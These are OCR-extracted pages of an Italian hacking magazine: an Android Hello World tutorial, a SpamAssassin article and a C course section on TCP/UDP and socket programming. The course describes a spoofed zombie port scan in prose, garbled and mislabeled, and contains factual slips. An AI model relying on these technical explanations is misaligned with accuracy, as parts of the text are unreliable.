In basso a sinistra della finestra editor ci sono due linguette: una per lavorare con rappresentazioni grafiche degli oggetti della nostra interfaccia applicativa, e l'altra per vedere il codice XML del layout che abbiamo composto. Nell'interfaccia grafica ad ogni oggetto possiamo assegnare tramite dialog box le proprietà che ci interessano (dimensioni, posizione, margini, font, colore, etc.). In questo assomiglia molto al modo di lavorare con i Form di Visual Basic (un "pro" in termini di semplicità di programmazione). values/string.xml. Vi si possono creare delle "risorse" (tipo definizioni, stringhe, costanti) da richiamare per nome nel programma. É un elemento importante nei casi di localizzazione dell'applicazione. Come nel caso precedente, si ha sia una interfaccia grafica per manipolarli, che la visuale XML del codice automaticamente generato.


`src/it.genoma.tutor.helloworld/HelloWorld.java`

Il codice Java della nostra applicazione. In testa contiene l'import di tutte le classi necessarie. Se aggiungiamo oggetti in main.xml, Eclipse non aggiorna automaticamente la lista degli import. Ma c'è un trucco: premendo Ctrl+Shift+O (Cmd+Shift+O, per il Mac) attiviamo lo shortcut per identificare quelli mancanti sulla base del codice scritto fino a quel momento.

`gen [Generated Java Files]/it.genoma.tutor.helloworld/R.java`

Questo file è un indice di tutte le risorse definite nel progetto.

L'interfaccia IDE di Eclipse, con il file main.xml aperto, le linguette per passare dalal modalità testo a quella "visual", ed infine il pannello con le proprietà (la lista dipende dall'oggetto selezionato).



HELLO WORLD

Controllate che il codice nei due file seguenti sia come da esempio:

```
STRAPPO (1):
=== HelloWorld.java ===
package it.genoma.tutor.
helloworld;

import android.app.Activity;
import android.os.Bundle;

public class HelloWorld extends
Activity {
    /** Called when the activity
is first created. */
    @Override
    public void onCreate(Bundle
savedInstanceState) {
        super.
onCreate(savedInstanceState);
        setContentView(R.layout.
main);
    }
}

=== Main.xls ===
<?xml version="1.0"
encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.
android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_
parent"
```






L'interfaccia del simulatore Android. Il bottone con il lucchetto va trascinato verso il centro per accedere al menu principale, premendo il bottone quadrato a scacchiera.

```
android:layout_height="fill_parent"
    >
<TextView
    android:layout_width="fill_
parent"
    android:layout_height="wrap_
content"
    android:text="@string/hello"
    />
</LinearLayout>
```

A questo punto siamo pronti per lanciare la nostra App. Premete nuovamente il bottone con la freccia verde in giù.



I bottoni utili per lanciare il SDK and AVD manager (riquadro rosso più a sinistra) e quello per lanciare la nostra applicazione nel simulatore (riquadro più a destra)

Scegliete il device virtuale "generic" creato in precedenza, premete il bottone Start e poi Launch nella successiva schermata. Si aprirà una finestra che simula il nostro dispositivo, compresa la tastiera.

Per accedere al menù delle applicazioni, trascinare il lucchetto. Nella schermata successiva premete il quadrato a scacchiera. Compariranno le icone con le applicazioni, tra cui anche il nostro Hello World Tutorial.




Ecco la nostra applicazione elencata tra le altre nel simulatore

Un click sull'icona corrispondente… et voilà, la nostra applicazione (figura 8).

DOVE DA QUI?

Questo è un esempio veramente di base, ma è sorprendente in Android la facilità di sviluppo e visualizzazione di applicazioni. Se ci pensate, non abbiamo scritto una linea di codice. Potete sperimentare con le proprietà del testo o del layout e vedere il risultato. Per rieseguire l'applicazione basterà premere il bottone Play verde (la prima volta è utile scegliere esplicitamente il device AVD da



simulare). Ci sono inoltre tantissime funzioni complesse già pronte da inserire nella nostra App.

E Google è nostro amico...

LINK UTILI

Android SDK: http://developer.android.com/sdk/index.html
Eclipse: http://www.eclipse.org



di Luca Buti
redazione@hackerjournal.it

HANNO ASSASSINATO LO SPAM




INTERNET

VOLETE UN OTTIMO ANTI SPAM CHE NON ABBIA PIETA' DELLE MAIL SPAZZATURA? SPAMASSASSIN È QUELLO CHE FA AL CASO VOSTRO.

Alla base della rivoluzione Internet c'è l'informazione, la possibilità di accedere a grandi quantità di dati in poco tempo e ad un costo limitato. La capacità di interagire con altre persone in tempi così ridotti e in maniera parzialmente multimediale costituisce una delle grandi innovazioni della Rete.

Ma cosa accade quando all'informazione si aggiunge incertezza? Ad esempio quando i dati interessanti sono annegati in mezzo all'immondizia. Chiunque utilizzi la posta elettronica in maniera poco più che sporadica ha notato come sia insopportabile l'idea di perdere messaggi. Lo spam colpisce l'utente in due punti altamente critici: rischia di far passare inosservate mail importanti, annegate in mezzo alle inutili e, ancora peggio, provoca una grande perdita di tempo. Analizzando la questione un po' più a fondo bisognerebbe valutare anche la quantità non trascurabile di risorse che vengono sprecate per l'invio di messaggi totalmente inutili: banda per le comunicazioni, cicli di clock sui server.
Se tentiamo di ragionare in maniera razionale appare strano come ci



possa essere ancora qualcuno che si ostina a spedire spam, ma visto il quantitativo sempre crescente forse è un'impressione sbagliata: qualcuno crede veramente che si possano fare soldi in questo modo.

SPAMASSASSIN


Visto che tecnicamente, senza alterare gli standard attuali, non c'è modo per bloccare sul nascere il problema, non ci resta che cercare di combatterlo alla foce. SpamAssassin (http://www.spamassassin.org) è una soluzione semplice e piuttosto efficace, è realizzato in PERL e quindi facilmente portabile tra i vari sistemi operativi ed architetture. Il concetto alla base di SpamAssassin, così come di molti altri software di questo tipo, è sostanzialmente semplice: analizzare header e corpo delle mail alla ricerca dei "segni tipici" dello spam. La presenza di solo testo HTML, l'abbondanza di maiuscolo, alcune tipiche parole chiave costituiscono tutti "indizi di spam". Ogni occorrenza somma un punteggio e al superare di una soglia la mail viene etichettata come spam, lasciando all'utente la possibilità di archiviarla in un'opportuna cartella o eliminarla direttamente.

SPAMASSASSIN È UNA SOLUZIONE SEMPLICE E PIUTTOSTO EFFICACE, È REALIZZATO IN PERL E QUINDI FACILMENTE PORTABILE TRA I VARI SISTEMI OPERATIVI

La configurazione è particolarmente facile e per quanto riguarda l'utente finale è principalmente controllata dal file .spamassassin/user_prefs. A facilitare la configurazione sono presenti alcuni tool online come SpamAssassin Configuration Generator (http://www.yrex.com/spam/spamconfig.php) che permettono di generare un file di configurazione personalizzato attraverso qualche semplice click.

GRANDE INTEGRAZIONE

A rendere ancora più interessante SpamAssassin c'è l'opportunità di integrarlo con altri tool come Razor 2, DCC e Pyzor. Il meccanismo, almeno teoricamente, è semplice: per definizione lo spam raggiunge senza nessuna modifica una moltitudine di persone. Perché non costruire un database comune che sia in grado di identificare quale mail sono sicuramente indesiderate e quindi possono essere scartare a priori? Nella realtà non tutto è così semplice visti i tempi di reazione necessari per diffondere, coordinare e verificare le informazioni.



di Giovanni Federico - info@giovannifederico.net
e di Fabio `BlackLight` Manganiello - blacklight@autistici.org

PARTE VIII

CORSO DI PROGRAMMAZIONE IN C

LINGUAGGI In questa ottava parte del Corso affronteremo alcuni aspetti della programmazione di rete Unix, concentrandoci in modo particolare sull'utilizzo di determinati strumenti offerti dal linguaggio C.

La necessità di realizzare Applicativi capaci, attraverso l'utilizzo della Rete generalmente intesa come aggregati disgiunti di informazioni disponibili all'interno di un perimetro fisico (LAN) o, con maggiori "livelli" di astrazione, virtuale (WAN) apre le porte a scenari e modelli di sviluppo nuovi in cui sono naturalmente protagonisti i protocolli di trasporto di flussi di byte all'interno di un qualsiasi dominio di informazioni condiviso.
Le nozioni finora apprese durante questo corso di programmazione hanno permesso di capire la quasi totalità dei meccanismi alla base di un corretto modello di sviluppo e pur rammentando in questa sede che il miglior punto di riferimento relativo a dinamiche di qualsiasi complessità computazionale ed algoritmica restano e sono universalmente riconosciute come tali le best practices del particolare segmento implementativo entro cui il progetto di nostro interesse è riconducibile, è sicuramente interessante offrire alcuni spunti di riflessione nelle ultime battute di queste trattazione: in questa chiave di lettura collochiamo necessariamente quanto attinente la Programmazione di Rete, seppur in forma decisamente introduttiva. Sappiamo che Internet nasce da Arpanet (qualora fosse un assunto errato, evitando di dilungarci inutilmente, esortiamo i lettori a fare una semplice ricerca con Google) e nonostante la condivisione in Rete di informazioni fosse al 1960/70 oggetto di discussioni e teorie che portarono, tra l'altro, alla nascita del popolare protocollo Ethernet, permaneva l'esigenza di estendere oltre i confini e gli schemi del rame e degli organi militari ed istituzionali le possibilità di interconnessione di sistemi informativi.
La definizione di un modello univoco attraverso cui è possibile riferirsi alla trasmissione delle informazioni sottoforma di aggregati di frammenti di dati fu finanziata dal Dipartimento della Difesa degli Stati Uniti d'America e realizzata da Robert Kahm (Bolt, Beranek and Newman - BBN) e Vinton Cerf (Università di Stanford) ed è quella conosciuta con il nome di "IP" (Internet Protocol) o, per meglio esprimersi, riferendosi alla totalità degli stessi, "Suite di Protocolli IP". Essa prevedeva (e prevede) la possibilità di interconnettere più domini informativi attraverso l'utilizzo di piccole quantità di dati, ciò che abitualmente denotiamo con il nome "pacchetto". Caratteristica del protocollo è quindi quella di individuare piccole porzioni di dati aggregabili affinché queste possano essere utilizzate all'interno di una comunicazione che, come tale, è caratterizzata da un mittente e un destinatario. Da qui è bene fin da subito precisare che la lunghezza massima di un frammento di dato (pacchetto) è pari a 65536 byte (216 bit). Con certezza prossima al 100% la stragrande maggioranza dei lettori di questa rivista avrà, almeno una volta in vita sua, sentito parlare di "servizi" attivi su un host remoto. Che significa? Se ci aiutiamo con la fantasia possiamo immaginare una banale comunicazione Client/Server come un "flusso" continuo di pacchetti (e quindi frammenti di dati) che, uniti tra loro e giunti a destinazione, consentono di ricostruire in modo esatto il contenuto informativo del dato di nostro interesse. Questo è quello che accade praticamente sempre: all'apertura di una pagina web, durante la connessione a un desktop o terminale remoto, quando utilizziamo un software di messaggeria istantanea… Risulterà pertanto lapalissiano riferirsi al concetto di "porta" come mezzo attraverso il quale identificare un determinato servizio. Diviene quindi necessario aggiungere un successivo livello di astrazione attraverso determinati strumenti che consentano,

effettivamente, di lavorare attraverso l'Internet Protocol o, per meglio esprimerci, protocolli che lavorino "al di sopra" delle parti coinvolte, consentendoci di identificare le stesse: stiamo parlando dei protocolli TCP e UDP, parte fondamentale e decisamente notevole della Suite di Protocolli per Internet.

IL PROTOCOLLO TCP

Il protocollo di controllo trasmissione dei pacchetti (TCP – Transmission Control Protocol) agisce a livello 4 del modello OSI, da qui deriva la sua classificazione come protocollo a livello di trasporto. Come il nome stesso suggerisce, è stato progettato per consentire la creazione di un canale di comunicazione affidabile tra distinti domini informativi e processi attraverso il trasporto di flussi di byte frazionati, bi-direzionali e contemporanei (in gergo definiti Full-Duplex). Per individuare e quindi costruire un canale di comunicazione tra host remoti, il protocollo prescrive necessariamente una prima fase di negoziazione della connessione. Evitando anche in questo caso di dilungarci sul tema mostriamo di seguito come si presenta un segmento TCP facendo immediatamente seguire una semplice spiegazione della negoziazione effettuata e dei flag coinvolti.
Quando Alice si collega a Bob, invierà un pacchetto TCP contenente il flag SYN attivo (ovvero impostato a 1) ed un numero K compreso tra 0 e 232-1. Tale numero viene collocato nel campo "Sequence Number" ed è chiamato Initial Sequence Number (ISN). Bob, ricevuto il pacchetto da Alice, risponderà a sua volta con un altro pacchetto contenente i flag SYN e ACK attivi (impostati a 1) con ISN J proprio e campo "Acknowledgment Number" (AN) settato come ISN(K) + 1 (ovvero l'ISN di Alice aumentato di 1), confermando in questo modo la ricezione dell'ISN di Alice.
Simmetricamente, al ricevimento della coppia SYN/ACK, Alice provvederà all'invio di un terzo pacchetto contenente esclusivamente il flag ACK attivo ed il campo AN settato come ISN J+1 (l'ISN di Bob aumentato di 1), confermando la ricezione dell'ISN di Bob. Dopo questi tre banali passaggi (definiti come Three-way Handshake) la connessione TCP/IP è stabilita: il flusso di byte bi-direzionale è a questo punto attivo.
Per quanto invece concerne la chiusura di una connessione il discorso cambia, ma di poco. Rispetto quanto erroneamente si può credere il flusso bi-direzionale di byte tra domini informativi non è propriamente tale. Si tratta, abusando del terminismo, di una congiunzione di due flussi mono-direzionali. Doveroso premettere questa specifica per capire che sia il mittente che il destinatario possono terminare in ogni momento la loro connessione sia contemporaneamente che non, dando origine in quest'ultimo caso a connessioni aperte a metà, ovvero dove solo una delle due parti rimane attiva in ricezione. In virtù di ciò è possibile interrompere una connessione TCP in due modalità: attraverso un Three-way Handshake oppure con un Four-way Handshake. Nel primo caso ci riferiamo alla chiusura contemporanea della connessione da parte di mittente e destinatario del flusso di byte attraverso un procedimento del tutto simile a quello visto in apertura con l'unica differenza data dal fatto che il flag coinvolto e settato come attivo (1) durante l'handshake non è il SYN bensì il FIN. Quando la disconnessione del flusso non deve avere caratteri di contemporaneità, si ricorre alla chiusura a quattro vie (Four-way Handshake). La differenza sensibile sarà data dal fatto che al momento dell'inizializzazione della disconnessione entrambe le parti, inviate le richieste con flag FIN attivi resteranno in attesa dell'ACK. Saranno in questo modo generati quattro pacchetti piuttosto che tre.

OFFSET	BIT			
	0 - 3	4 - 7	8 - 15	16-31
0	Source Port			Destination Port
32	Sequence Number			
64	Acknowledgment number			
96	Data offset	Reserved	CWR ECE URG ACK PSH RST SYN FIN	Window Size
128	Checksum			Urgent pointer
160	Options			
160 - 192	Data			

TCP Sequence Prediction

Qualche parolina e una piccola parentesi da aggiungere sull'inizializzazione di una connessione TCP che probabilmente sarà familiare agli utilizzatori habitué di Nmap et similia ma assolutamente da non dare per scontata o assumere come peculiarità dei singoli Applicativi di network analyzing adoperati. Kevin Mitnick dimostrò che i numeri relativi alle sequenze di inizializzazione del Three-way Handshake (ISN) potevano essere facilmente prevedibili per il fatto che vengono generati in sequenza fissa. Prendiamo in considerazione gli host associati ad Alice (attaccante), Bob (zombie) ed Caio (target). Cimentandoci nell'invio di un pacchetto syn+ack da Alice a Bob per quanto non in regola con lo standard RFC (in quanto, come abbiamo appreso, la comunicazione TCP viene inizializzata con il solo flag syn), scopriamo che Bob risponde alla richiesta con un pacchetto contenente il flag rst attivo e che include ISN x. Siamo a conoscenza dell'ISN di Bob e sappiamo anche che lo stesso sarà incrementato in modo lineare. Inviamo pertanto da Alice un pacchetto spoofato a Caio contenente l'ip di Bob. Nel caso in cui la porta P di Caio è aperta questi invierà un pacchetto a Bob (spoofato da Alice) contenente un pacchetto syn+ack ma, non avendo in effetti Bob richiesto alcunché, questi chiuderà la connessione con un rst, incrementando logicamente l'ISN in x + 1. Alice invierà un pacchetto syn+ack a Bob che, come in precedenza, chiuderà la comunicazione con un rst e incrementerà l'ISN in x + 2 facendo denotare lo stato open della porta H. Se invece la porta H di C è chiusa, questi invierà un pacchetto a Bob (spoofato da Alice) con flag rst e, pertanto, l'ISN di Bob non cambierà.

IL PROTOCOLLO UDP

Secondo il protocollo analizzato in questa trattazione è naturalmente l'User Datagram Protocol, decisamente diverso dal TCP per modalità d'impiego e funzionamento ma non per questo meno importante. Prima di proiettarci nelle spiegazioni del caso osserviamo, come fatto per il primo, il suo Header tipico:

Offset	Bit	
	0 - 15	16 - 31
0	Source Port	Destination Port
32	Length	Checksum
64	Data	

Non è difficile percepire una notevole differenza rispetto l'header TCP prima analizzato: ci troviamo di fronte ad una struttura certamente più semplice, priva di qualsiasi campo riguardante controlli di qualità e realizzazione di circuito logico. Il motivo è presto spiegato considerando la natura connection-less del protocollo UDP. Se nella realizzazione di un canale di comunicazione TCP osserviamo una fase preliminare di inizializzazione di un circuito virtuale entro cui veicolare un flusso di bit e strumenti che ci consentono di garantire maggiore affidabilità alla comunicazione stessa come il ri-ordinamento dei pacchetti e la ritrasmissione degli stessi in caso di perdite, in questo caso non poniamo alcuna attenzione a ciò, identificandolo semplicemente come un protocollo a livello di trasporto a pacchetti per frame (suddivisione per pacchetti del flusso) privo di qualsiasi controllo di flusso e connessione, senza alcuno strumento capace di mantenere tracce della connessione (stateless) e con una semplice verifica degli errori a mezzo di una Checksum presente direttamente nell'header.

Dunque, perché utilizzarlo se meno affidabile del protocollo TCP?
La risposta è data subito se pensiamo alle applicazioni live (in tempo reale) che necessitano di un ritardo quanto più teso allo zero a discapito della "qualità dei pacchetti" . Non a caso, infatti, servizi VoIP, DNS o protocolli di routing come RIP, utilizzano UDP per minimizzare al massimo l'overloading di rete. Se pensiamo alla perdita di qualche pacchetto durante una conversazione con nostro zio in America, poco male… al più sentiremo qualche scatto durante la chiamata. Se trasponiamo l'esempio ad una connessione FTP oppure ad una richiesta di Login effettuata via SSH appare scontato capire perché per quest'ultimi TCP sia la scelta obbligata. A titolo informativo e lasciando al lettore eventuali approfondimenti sul caso, un ulteriore protocollo connection-less decisamente conosciuto ed adoperato su perimetri fisici in perfetta coesistenza con TCP è quello Ethernet.

VERSO I SOCKET PASSANDO PER LE PORTE E GLI IP

Nelle prime parti di questo Corso abbiamo dato molta rilevanza ai concetti legati alle modalità attraverso cui è possibile esprimere un insieme di informazioni discreto nello Spazio Informatico.
Abbiamo quindi imparato a collezionare dati capendo come sia possibile quantizzare il numero di informazioni spendibili e rappresentabili per un singolo dominio informativo (costituto in sostanza da bit). In questa trattazione estendiamo queste nozioni al mondo dei circuiti logici e virtuali che, come tali, devono essere caratterizzati da una via di accesso percorribile in ingresso e in uscita dai processi condivisi.
Come facilmente intuibile, predette vie di accesso sono costituite dalle "porte" e queste, come detto all'inizio della trattazione, sono associate ad un Servizio e quindi ad un Processo del Calcolatore.
Osservando le Header TCP ed UDP dovrebbe ormai essere facile per il lettore capire il numero di porte utilizzabili riferendosi agli stessi concetti di rappresentazione delle informazioni visti ad inizio Corso.
I campi "Source Port" e "Destination Port" sono entrambi espressi con 16 bit e come abbiamo largamente appreso il numero di informazioni spendibili su "n" bit è dato dalla banale formula matematica 2n – 1.
Non ci stupiremo quindi se il risultato di questa operazione (216 - 1) dia esattamente il numero di porte origine e destinazione spendibile che, come forse qualche lettore già saprà, risulta essere 65.535.
Ci riferiremo alla nomenclatura "Porta TCP" quando sottintenderemo porte entro cui trasmettere flussi di dati secondo il protocollo TCP e, viceversa, "Porta UDP" quando sfrutteremo il protocollo omonimo.
L'ultimo pezzo del puzzle per identificare a tutti gli effetti gli attori coinvolti nella comunicazione di rete resta il modo in cui sia possibile, univocamente e senza possibilità di errori, riferirsi agli host interessati.
A tal fine collochiamo l'utilizzo di un nuovo strumento: l'indirizzo IP.
L'unione di questi metodi consentirà di definire un file descriptor particolare introdotto nel 1982 in Unix BSD e incorporato successivamente nella totalità dei sistemi operativi.
Questo agirà sia sull'host Client che sull'host Server consentendo, di fatto, l'interconnessione di processi tra sistemi collegati in remoto.
Diamo pertanto la seguente, importantissima:

DEFINIZIONE 32 - SOCKET.
In modo del tutto analogo a quanto avviene con i file, un canale di comunicazione tra processi residenti su Host remoti prevede l'utilizzo di un handle che consenta il transito del flusso di dati da un host all'altro. Denotiamo con il nome di "socket" predetto handle entro cui opereremo in lettura e scrittura in modo simile a quanto fatto con i file.
Denoteremo inoltre come "socket bloccanti" socket che congelano il processo chiamante fino alla connessione effettiva da parte del processo remoto, viceversa, ci riferimento a "socket non bloccanti" quando il processo chiamante restituirà un errore nel caso in cui non avvenga la connessione da parte del processo remoto lasciando immutato il ciclo di esecuzione del processo chiamante.
La creazione di un socket è un'operazione svolta dal kernel indicando il tipo di protocollo da utilizzare ed allocando alcune strutture di rete nella tabella dei file (file table). Sarà il programmatore a specificare gli indirizzi effettivi da adoperare per la realizzazione effettiva del collegamento.
Sintetizzando quindi la Definizione 32 e le nozioni del presente paragrafo, quanto finora detto si traduce in C con due funzioni della libreria socket (header sys/socket.h): socket() e bind().
La prima la adopereremo per l'effettiva creazione del Socket, la seconda per l'indirizzamento del socket descriptor creato con la prima (in altre parole per indicare su quale IP e Porta restare in ascolto). Diamo un occhio a queste due funzioni:

```
int socket(int domain,
int type, 0);
```

Il primo argomento (domain) indica la modalità entro cui operare con il socket. Ai fini della nostra trattazione ci riferiremo al valore PF_INET per collegamenti di tipo IPv4.
Il secondo argomento (type) si riferisce al metodo di instradamento da adoperare. Con SOCK_STREAM ci riferiremo a flussi bi-direzionali affidabili (il lettore dovrebbe a questo punto capire che ci riferiamo al protocollo TCP). Con SOCK_DGRAM, viceversa, ci riferiremo a flussi connection-less non affidabili (UDP).
Il terzo argomento, settato a 0 ai fini della trattazione (riferita a IP), varia in base al protocollo particolare adoperato. Di default ogni socket creato è di tipo "bloccante".
Per renderlo "non bloccante" opereremo con la funzione file control (fcntl()) definita in fcntl.h:

```
int fcntl(sd,F_SETFL,O_
NONBLOCK);
```

Dove "sd" sarà il socket aperto e "F_SETFL, O_NONBLOCK" significheranno letteralmente: "Imposta il file status flag come non bloccante". L'utilizzo di questa funzione rileva, ancora una volta, come un socket è intendibile a tutti gli effetti come un file descriptor e come le operazioni attuabili sui medesimi siano sovrapponibili a quelle operate sui file.

> NOTA IMPORTANTE:
> La comunicazione tra Processi in sistemi Unix avviene anche in ambito locale attraverso i socket. In questa sede abbiamo volutamente escluso dalla trattazione questo e altri aspetti (come ad esempio le Strutture e l'instradamento IPv6 o le comunicazioni UDP) per limiti di stampa. Esortiamo il lettore ad approfondire gli argomenti attraverso la pressoché infinita quantità d'informazioni disponibili in rete.

Nella fase di indirizzamento (ovvero quando il Programmatore, di fatto, imposterà l'indirizzo e la porta di ascolto del socket) le strutture di nostro interesse sono sostanzialmente due, entrambe definite in netinet/in.h:

```
struct in_addr {
u_int32_t      s_addr;
};

struct sockaddr_in {
sa_family_t            sin_
family;
in_port_t              sin_port;
struct in_addr         sin_addr;
unsigned char  sin_zero[8];
};
```

Con queste Strutture definiamo la famiglia del Socket (sin_family), la Porta (sin_port) e l'indirizzo IP (sin_addr). L'operazione di indirizzamento si conclude infine richiamando la funzione bind(), anch'essa definita in sys/socket.h e della quale offriamo di seguito la definizione:

```
int bind(int sd, const struct
sockaddr *serv_ind, socklen_t
indlen);
```

Come primo argomento passeremo il Socket creato. Il secondo si riferirà all'indirizzo da assegnare ed il terzo alla lunghezza di quest'ultimo.
Per chiudere un socket, infine, adopereremo la banale funzione close() passando come primo ed unico argomento il socket aperto:

```
int close (int sd);
```

Se invece vogliamo gestire situazioni di stallo come ad esempio la chiusura in sola ricezione del socket (lasciando la possibilità di continuare a inviare dati) o viceversa, viene in nostro aiuto la funzione shutdown() per la quale offriamo la seguente definizione:

```
int shutdown(int sd, int val);
```

Anche qui inseriremo come primo argomento il descrittore del Socket. Come secondo, invece, specificheremo "SHUT_RD" per chiudere in lettura il Socket lasciandolo aperto in scrittura (invio), "SHUT_WR" per effettuare l'operazione inversa e "SHUT_RDWR" per ottenere un comportamento simile alla close() ma immediato.

THREE-WAY HANDSHAKE IN C

Abbiamo visto come avviene dal punto di vista teorico l'inizializzazione di un collegamento TCP. Di seguito abbiamo sintetizzato in un'apposita

tabella le operazioni da effettuare in fase di inizializzazione di una connessione con il protocollo TCP. Occupiamoci pertanto di rendere concreto il tutto in C.

LATO SERVER	LATO CLIENT
1. Creazione e indirizzamento del Socket. 2. Attesa connessione da parte del Client. 3. Accettazione connessione.	1. Creazione del Socket. 2. Connessione al Server.

Curiamoci in prima istanza del Server.
Per ogni elemento della tabella offriremo una sintetica spiegazione di quel che andremo a fare. Questi passi costituiranno a tutti gli effetti le modalità attraverso cui è definita l'inizializzazione di una comunicazione di rete TCP.

È Importante precisare fin da ora che quanto vedremo di seguito, costituiscono procedimenti riconducibili a qualsiasi linguaggio di programmazione: cambia la forma, non la sostanza. Creazione ed indirizzamento del Socket: Adopereremo le funzioni socket() e bind() rispettivamente per creare ed inizializzare/indirizzare il Socket. Attesa connessione da parte del Client: creato ed indirizzato il socket avremo la necessità di rimanere in ascolto delle connessioni da parte del Client. Per far ciò utilizzeremo la funzione listen() la cui sintassi è la seguente:

```
int listen (int sd, int cmax);
```

Dove "sd" è il socket descriptor e "cmax" il numero massimo di connessioni gestibili dal Server. Accettazione connessione: nel momento in cui la prima connessione sarà finalizzata ed accettata avremo esigenza di trasformare il socket finora adoperato (di tipo listening ovvero "in attesa di connessione") in uno di tipo connected lasciando nuovamente disponibile il primo per successive connessioni da parte di ulteriori Client.

Sostanzialmente accetteremo la connessione e creeremo un nuovo socket clone del primo (un fork() del processo lato Server) ma riferito ad una connessione effettivamente attiva. In questo modo preserveremo il socket listening per utilizzi seguenti. In C la funzione preposta a ciò è la accept() definita come

```
int accept(int sd, struct
sockaddr
*addr, socklen_t *addrlen);
```

dove "sd" è il solito socket descriptor, "addr" il puntatore alla variabile di tipo sockaddr e "addrlen" il puntatore alla sua lunghezza. È importante sottolineare che la funzione, nel caso in cui nessuna connessione sia in coda, bloccherà il processo in attesa di una richiesta di connessione da parte di un Client remoto. Trattasi pertanto di un'istruzione bloccante. Definito il comportamento server-side, ci preoccuperemo ora di capire cosa avviene nel processo Client. Anche in questo caso adotteremo lo schema appena visto, andando ad esplicare i singoli passaggi necessari della tabella.

Creazione del Socket:
A differenza di quanto fatto per il Server, lato Client non vi è ovviamente necessità di indirizzare il Socket in quanto non dovremo specificare alcun indirizzo entro cui rimanere in attesa di connessioni, ma, semplicemente, creare un socket per collegarci ad un processo remoto. Creeremo pertanto lo stesso adoperando la solita funzione socket().

Connessione al Server:
Come il lettore probabilmente desumerà autonomamente, il Client deve necessariamente collegarsi al Server. Per questo adopereremo la funzione connect() che, come il nome stesso suggerisce, collega il socket del Client con quello del Server attivando nel nostro la fase di handshake del protocollo TCP. La sua sintassi è piuttosto semplice:

```
int connect(int sd, const
struct sockaddr *addr,
socklen_t addrlen);
```

I parametri sono del tutto sovrapponibili a quelli della funzione accept().

LETTURA E SCRITTURA SU SOCKET

Definito il collegamento, il passo successivo è consentire la trasmissione del flusso dati da parte del Server e del Client. Ciò è possibile utilizzando le funzioni recv() e send(), rispettivamente per leggere e scrivere sul Socket interessato.

```
ssize_t recv(int sd, void *buf,
size_t len, int flags);
ssize_t send(int sd, const void
*buf, size_t len, int flags);
```

Entrambe le funzioni prendono quattro parametri. Solo il secondo svolge un ruolo concettualmente differente dagli altri a seconda se si utilizza la recv o la send. Il socket descriptor da utilizzare, un puntatore alla variabile in cui salvare i dati in caso di recv o quella contenente i dati da inviare in caso di send, la dimensione dei dati (da leggere/scrivere), un eventuale flag (0 nella maggior parte dei casi).

UN ESEMPIO PRATICO

